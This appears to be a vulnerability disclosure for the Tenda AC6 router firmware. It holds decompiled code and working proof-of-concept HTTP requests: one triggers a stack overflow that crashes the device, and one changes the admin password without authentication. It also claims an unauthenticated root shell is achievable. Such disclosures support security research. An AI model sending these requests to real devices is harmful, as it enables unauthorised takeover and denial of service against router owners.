

main IOT_vuln / Tenda / AC6 / 1 /



fuxianghah update command execv ...

on Feb 28 History

..



img

10 months ago



readme.md

9 months ago



readme.md

Tenda AC6 V15.03.05.09_multi Unauthorized stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.tenda.com.cn/profile/contact.html>
- Firmware download address : <https://www.tenda.com.cn/download/default.html>

1. Affected version

当前版本: V15.03.05.09_multi

升级类型: ☒ 在线升级 ☐ 本地升级

当前版本为最新版本, 不需要升级

Figure 1 shows the latest firmware Ba of the router

2.Vulnerability details

2.1 Arbitrary password modification vulnerability

```
}  
v16 = webgetvar(a1, "loginPwd", &unk_DF2D4);  
SetValue("sys.userpass", v16);  
sub_2E858(1);  
*(_DWORD *)v8 = 0;  
*(_DWORD *)v7 = 0;
```

The screenshot shows the Burp Suite Professional v2021.5.3 interface on the left and the Tenda Web Master browser window on the right. The Burp Suite interface displays a request and response for the target `http://192.168.0.1`. The request is a POST to `/goform/fast_setting_wifi_get HTTP/1.1` with a `Host: 192.168.0.1` and a `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0`. The response is an HTTP 200 OK with `Content-type: text/plain; charset=utf-8` and a `Cache-Control: no-cache`. The browser window shows the Tenda Web Master login page with a text input field containing `123456` and a green login button.

The screenshot shows the Burp Suite Professional v2021.5.3 interface on the left and the Tenda WiFi browser window on the right. The Burp Suite interface displays a request and response for the target `http://192.168.0.1`. The request is a POST to `/goform/fast_setting_wifi_get HTTP/1.1` with a `Host: 192.168.0.1` and a `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0`. The response is an HTTP 200 OK with `Content-type: text/plain; charset=utf-8` and a `Cache-Control: no-cache`. The browser window shows the Tenda WiFi network status page with a sidebar menu and a main content area displaying network information.

Firstly, through reverse analysis, we can find that there is a vulnerability of arbitrary password modification in the interface. The program passes the contents obtained in the loginpwd parameter directly to V16, and then directly changes the password to the login password through the setvalue() function. In this way, we can change the management password without authorization.

2.2 Stack overflow vulnerability

```
memset(s2, 0, sizeof(s2));
v15 = 1;
nptr = (char *)huoqu(a1, (int)"powerSavingEn", (int)"0");
v13 = (char *)huoqu(a1, (int)"time", (int)"00:00-7:30");
v12 = huoqu(a1, (int)"powerSaveDelay", (int)"1");
s1 = (char *)huoqu(a1, (int)"ledCloseType", (int)"allClose");
sscanf(v13, "%[^:]:%[^-]-%[^:]:%s", v10, v9, v8, v7);
sprintf(s, "%s:%s", (const char *)v10, (const char *)v9);
sprintf(v5, "%s:%s", (const char *)v8, (const char *)v7);
GetValue("sys.sched.led.closetype", s2);
if ( strcmp(s1, (const char *)s2) )
```

The program passes the content of the time parameter to V13, and then formats the content matched by the regular expression into the stack of V10, V9, V8 and V7 through the sscanf function. The size is not determined, and there is a stack overflow vulnerability. The four parameters are controllable and there is stack overflow. Respectively: start time: Min - end time: Min

3. Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V15.03.05.09_multi
2. Attack with the following overflow POC attacks


```
POST /goform/PowerSaveSet HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101
Firefox/96.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1075
Origin: http://192.168.1.1
```

Connection: close

Referer: http://192.168.1.1/sleep_mode.html?random=0.37181955385666365&

Cookie: password=7c90ed4e4d4bf1e300aa08103057ccbcmik1qw

powerSavingEn=1&time=00aaaaabaaacaaadaaaeaaafaaagaaahaaaiaaaajaaakaaalaaamaanaaaaoaaap
01%3A00&ledCloseType=allClose&powerSaveDelay=1



The reproduction results are as follows:

Unable to connect

An error occurred during a connection to 192.168.0.1.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Try Again

Figure 2 POC attack effect

3.Unauthorized password rewriting POC (The password here is changed to 123456)

POST /goform/fast_setting_wifi_set HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0

Accept: /

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 116

Origin: http://192.168.0.1

Connection: close

Referer: http://192.168.0.1/index.html

ssid=Tenda_AC6_rencvn&wrlPassword=rencvn667&power=high&timeZone=%2B08%3A00&loginPwd=



Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell without authorization

